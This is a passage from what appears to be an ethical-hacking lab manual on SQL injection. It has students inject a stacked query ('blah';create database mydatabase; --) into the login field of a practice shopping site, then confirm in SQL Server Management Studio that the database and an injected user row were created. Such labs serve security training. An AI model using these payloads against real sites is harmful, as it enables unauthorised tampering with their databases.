
21. Switch back to the victim machine (**Windows Server 2019** virtual machine).
22. In the **Microsoft SQL Server Management Studio** window, right-click **dbo.Login**, and click **Select Top 1000 Rows** from the context menu.

Module 15 – SQL Injection

23. You will observe that a new user entry has been added to the website's login database file with the **username** and **password** as **john** and **apple123**, respectively. Note down the available databases.




24. Switch back to the **Windows 11** virtual machine and the browser where the **GoodShopping** website is open.
25. Click **LOGIN** on the menu bar and type the query **blah';create database mydatabase; --** in the **Username** field (as your login name) and leave the password field empty. Click the **Log in** button.
26. In the above query, **mydatabase** is the name of the database.



Module 15 – SQL Injection


27. If no error message (or any message) displays on the webpage, it means that the site is vulnerable to SQL injection and a database with the name **mydatabase** has been created on the database server.
28. Switch back to the **Windows Server 2019** virtual machine.
29. In the **Microsoft SQL Server Management Studio** window, un-expand the **Databases** node and click the **Disconnect** icon () and then click **Connect Object Explorer** icon () to connect to the database. In the **Connect to Server** pop-up, leave the default settings as they are and click the **Connect** button.
30. Expand the **Databases** node. A new database has been created with the name **mydatabase**, as shown in the screenshot.



